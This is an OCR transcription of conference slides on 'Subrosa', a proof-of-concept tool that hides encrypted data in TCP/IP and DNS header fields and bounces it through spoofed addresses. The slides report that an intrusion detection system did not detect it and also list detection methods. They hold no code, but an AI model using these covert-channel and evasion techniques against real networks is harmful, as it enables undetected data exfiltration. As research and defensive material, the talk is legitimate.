
Transmitting a 64-bit block

- Subrosa is using the IPID header fields, TCP-SEQ, TCP-ACK, TCP-Timestamp Opt, ICMP-ID or DNS-ID fields.
  - We either have 16-bits or 32-bits available to store our data for transmission.
- When using encryption, this means that a 64-bit block will be divided either into 2 or 4 packets per block transmitted.
- Note that ALL of the above TCP/IP fields OFTEN have the characteristic of being “highly randomized”
  - A symmetric encryption block also is highly random / statistically flat.
  - Our covert channel just improved markedly!

DEMO CRYPTO!

- Using virtual hosts foo, and bar again
  - Show the encrypted version of covert channel transmission
  - TCP-SYN initial sequence number demo encrypted with Blowfish.
    - http://www.youtube.com/watch?v=RdT6ujRBA8Q

Bounce covert data



- Rewrite the source IP address to 3.3.3.3
- For TCP, covert data is transmitted in ISN/SEQ, but received from ACK field
- For UDP, covert data is transmitted in DNSID but received from ICMP port unreachable encapsulated datagram.

Ratio of Covertness

- DNS-ID encrypted example
- 100 Kbytes (102,400 byte) sample
  - 51,204 DNS packets
  - 4,718,437 bytes of DNS ‘A’ record queries
  - 2.2% medium usage.
    - Percentage of medium use will varying depending on domain query string length.

Detection/Prevention

- Most IDS/IPS systems have signatures focused on application payload
  - The payload is deliberately crafted to look legitimate.
  - No sigs fired when tested against popular ids ‘snort’.
- Protocol normalization and/or DoS prevention might be effective
  - Especially true for the TCP-SYN packet case which may produce larger bursts of traffic
  - Burst behavior increases when in encryption mode
- In TCP mode, Subrosa will NOT exhibit the same behavior of TCP-SYN multiplicative backoff
  - Ie: normal SYN retry of 3s, 6s, 12s, 24s…

Detection/Prevention

- Heuristic and Statistical Based methods would be better suited
- Human based (post-analysis) method.
  - Why is host A talking to host B?
  - Why is there ASCII data within various TCP/IP header fields?
  - Why does this host keep sending TCP SYN packets when it receives TCP-RST in return?
  - Why is a host sending DNS queries to a non-DNS server?

Next Steps..

- Subrosa is a crude proof of concept tool
- It might be worth releasing for fun
- I am working on a newer chat/talk concept bi-directional tool called ‘pysubchat’ or maybe ‘subchat’
  - Written in python
  - Uses same techniques
  - Is a “chat” program and will probably include file transfer capabilities
  - Is not yet finished!

Thank you!

- Contact Details:
  - Joff Thyer
  - Jsthyer at gmail.com
  - http://packetheader.blogspot.com/